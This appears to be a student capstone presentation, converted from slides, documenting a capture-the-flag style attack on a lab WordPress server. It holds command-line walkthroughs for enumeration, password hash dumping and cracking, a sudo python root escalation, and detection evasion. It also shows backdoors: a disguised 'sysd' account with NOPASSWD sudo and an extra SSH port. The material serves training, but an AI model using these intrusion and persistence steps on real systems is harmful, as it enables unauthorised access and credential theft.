Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Presentation by Kevin Alvarado, Muhammed Jawara, Symantha Meyers, and Mitch Murov

Presented January 26, 2021

Table of Contents

This document contains the following resources:

Network Topology & Critical Vulnerabilities

Muhammed Jawara


Hostname: Kali
IPv4 address: 192.168.1.90
OS: Linux

Hostname: ELK Server
IPv4 address: 192.168.1.100
OS: Windows

Hostname: Capstone
IPv4 Address: 192.168.1.105
OS: Windows

Hostname: Target 1
IPv4 Address: 192.168.1.110
OS: Windows

Hostname: Target2
IPv4 Address: 192.168.12.115
OS: Windows



Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
SSH	22/tcp	OpenSSH
HTTP	80/tcp	Apache httpd 2.4
rpcbind	111/tcp	2-4
netbios-ssn	139/tcp	samba smbd 3.x-4.x

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.


Vulnerability	Description	Impact
SSH	22/tcp	OpenSSH
HTTP	80/tcp	Apache httpd 2.4.1
rpcbind	111/tcp	2,3,4
netbios-ssn	139/tcp	Samba smbd 3.x-4.x

Exploits Used

Mitch Murov


Exploitations

As we saw from nmap that there are several weaknesses to exploit, most notably ssh to gain a user shell and mysql.The next few slides will break down the major steps to this



- I exploited the vulnerability by running nmap to find the ip and check open ports. We found that 198.162.1.110 had several open ports as discussed before.

wpscan gave us two users michael and steven. We attempted to ssh into michael and found that. michael had a very weak, guessable password. Command wpscan –-url http://192.168.1.110/wordpress -eu



FLAGS

Flags 1 & 2 Shown Below:

```
html/vendor/examples/scripts/XRegExp.js:          regex = RegExp(output.join(
;
html/vendor/examples/scripts/XRegExp.js:      // Token scope bitflags
html/vendor/examples/scripts/XRegExp.js:          flagClip = /[^gimy]+|([\s\S
 flags
html/vendor/examples/scripts/XRegExp.js:      // Lets you extend or change XR
 used internally by
html/vendor/examples/scripts/XRegExp.js:      // Accepts a pattern and flags;
pattern and flag
html/vendor/examples/scripts/XRegExp.js:      XRegExp.cache = function (patte
html/vendor/examples/scripts/XRegExp.js:          var key = pattern + "/" + (
html/vendor/examples/scripts/XRegExp.js:          return XRegExp.cache[key] |
s));
html/vendor/examples/scripts/XRegExp.js:      // Accepts a `RegExp` instance;
opy has a fresh
html/vendor/examples/scripts/XRegExp.js:      // syntax and flag changes. Sho
loaded
html/vendor/examples/scripts/XRegExp.js:      // third (`flags`) parameter
html/vendor/examples/scripts/XRegExp.js:      // capture. Also allows adding
html/vendor/examples/scripts/XRegExp.js:      // Augment XRegExp's regular ex
ing tokens, the
html/vendor/examples/scripts/XRegExp.js:      // Mode modifier at the start o
lags imsx: (?imsx)
html/vendor/composer.lock:    "stability-flags": [],
html/service.html:                <!-- flag1{b9bbcb33e11b80be759c4e844862
michael@target1:/var/www$
```

```
File  Actions  Edit  View  Help

root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed Jan 20 14:36:19 2021 from 192.168.1.90
michael@target1:~$ cat /var/www/flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:~$
```

MYSQL Exploit into Wordpress database The wp_config .php file is easily readable to give us the username and password for MySql. I was able to switch to the wordpress database and get hashed user passwords.

The path on michael@target1: /var/www/html/wordpress/wp-config.php/wp-config.php.

Found username: **root** password: **R@v3nsecurity**

```
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

```
2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

*

Output from wp_users. This was then run through nano and edited to create a text file wp_users.txt

```
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+------------+------------------------------------+--------------+------------------+---------+---------------
----+---------------------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email       | user_url | user_registered
   | user_activation_key | user_status | display_name  |
+----+------------+------------------------------------+--------------+------------------+---------+---------------
----+---------------------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael      | michael@raven.org |         | 2018-08-12 22:49
:12 |                     |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven       | steven@raven.org  |         | 2018-08-12 23:31
:16 |                     |           0 | Steven Seagull |
+----+------------+------------------------------------+--------------+------------------+---------+---------------
----+---------------------+-------------+---------------+
2 rows in set (0.00 sec)
```

Use John the Cracker to crack user information from MYSQL

Put users from MYSQL through John. We find Steven has a password of pink84 which allows us to get control of steven

```
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 57 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (steven)
1g 0:00:02:59 DONE 3/3 (2021-01-21 17:18) 0.005585g/s 20676p/s 20676c/s 20676C/s poslus..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@Kali:~# john --show wp_hashes.txt
steven:pink84
```

Take control of Steven and promote to root. Break into Raven Security

root@TARGET1:/ > id

uid=0(root) gid=0(root) groups=0(root)

root@TARGET1:/ > cd /root

root@TARGET1:/root > ls

flag4.txt

root@TARGET1:/ > id

uid=0(root) gid=0(root) groups=0(root)

root@TARGET1:/ > cd /root

root@TARGET1:/root > ls

flag4.txt

root@TARGET1:/root > cat flag4.txt


Take control of Raven Security

* flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

The Four Flags

These are the four flags found during the exploit



Avoiding Detection

Kevin Alvarado

Stealth Exploitation of *SSH | Port 22*

Monitoring Overview

- ***Ssh logging in kibana***
- ***Which metrics do they measure? SSH attempts, traffic on port 22***

Mitigating Detection

- ***Create a user and escalate to root to privileges.***
- ***Register your IP as safe in infested computer for recognized access. (Public Key)***

Stealth Exploitation of *HTTP|Port 80*

Monitoring Overview

- ***HTTP REQUESTS/HTTP Errors.***
- ***Number of requests/errors per metric of time (Min/Hour).***
- ***400 errors in under 5 minutes/3.5kb in requests in under 1 min.***

Mitigating Detection

- ***Low and Slow attack***

Maintaining Access

Symantha Meyers

Backdooring the Target

Backdoor Overview

I used 2 means of creating a backdoor to the target server (192.168.1.110 - Target 1)

1. 1st backdoor

   Changed the rights of the “steven” account to grant the user sudoer-level access

2. 2nd backdoor

   Created a new “sysd” account to mimic a system user account

Backdooring the Target 1

Backdoor 1 - Escalating Privileges

- Once the connection was made via SSH to the steven account, I typed *sudo -l* to view steven's sudo privileges

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jan 20 18:49:50 2021 from 192.168.1.90
$


$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```


Backdooring the Target 1 part 2

- Ran *whoami* to verify my current username
- *Ran sudo python -c 'import pty;pty.spawn("/bin/bash");'* to escalate my privileges to root access.
- Ran *whoami* to verify my new privileged status as "root"


```
$ whoami
steven
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# whoami
root
root@target1:/home/steven#
```

Backdooring the Target 1 (cont.)

- Checked the sudoers file with *sudo visudo -f sudoers* to view steven's access




- Added full root-level access to steven in the sudoers file to maintain access



Backdooring the Target 1 (cont.)

Testing the Access

- Exited the “root” account and ran *whoami* to verify I was back in the steven account, then ran *sudo nano /etc/passwd* to verify sudo access… success!



Backdooring the Target 2

Backdoor 2 - Create a new user account with a low UID

- Created a user named “sysd” using *sudo useradd sysd*
- Gave “sysd” a new, difficult-to-hack password (not telling you what it is)
- Gave “sysd” a user id of 400
- Gave “sysd” a group id of 400

```
$ sudo useradd sysd
$ sudo passwd sysd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
$ sudo usermod -u 400 sysd
$ sudo groupmod -g 400 sysd
```

Backdooring the Target 2 (cont.)

- Ran *sudo visudo* to modify the sudoers file

```
 GNU nano 2.2.6                File: /etc/sudoers.tmp

#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL) NOPASSWD:ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```

- Created a new entry for the “sysd” user: *sysd ALL=(ALL:ALL) NOPASSWD:ALL*

```
 GNU nano 2.2.6                File: /etc/sudoers.tmp

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL) NOPASSWD:ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

steven ALL=(ALL) NOPASSWD:ALL

sysd ALL=(ALL:ALL) NOPASSWD:ALL
```

Backdooring the Target 2 (cont.)

Swapped to the new “sysd” user account and ran *whoami* to verify the account in which I was logged in. Tested my new access by running *sudo -l* to view my sudoer privileges

```
$ su sysd
Password:
$ whoami
sysd
$ sudo -l
Matching Defaults entries for sysd on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sysd may run the following commands on raven:
    (ALL : ALL) ALL
```

Then edited the sshd_config file to add a new ssh port (2222)

```
 GNU nano 2.2.6                          File: /etc/ssh/sshd_config

# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 22
Port 2222
```

Backdooring the Target 2 (cont.)

1) Tested the new configuration and user account by exiting out of the steven account ssh session and restarting the SSH service

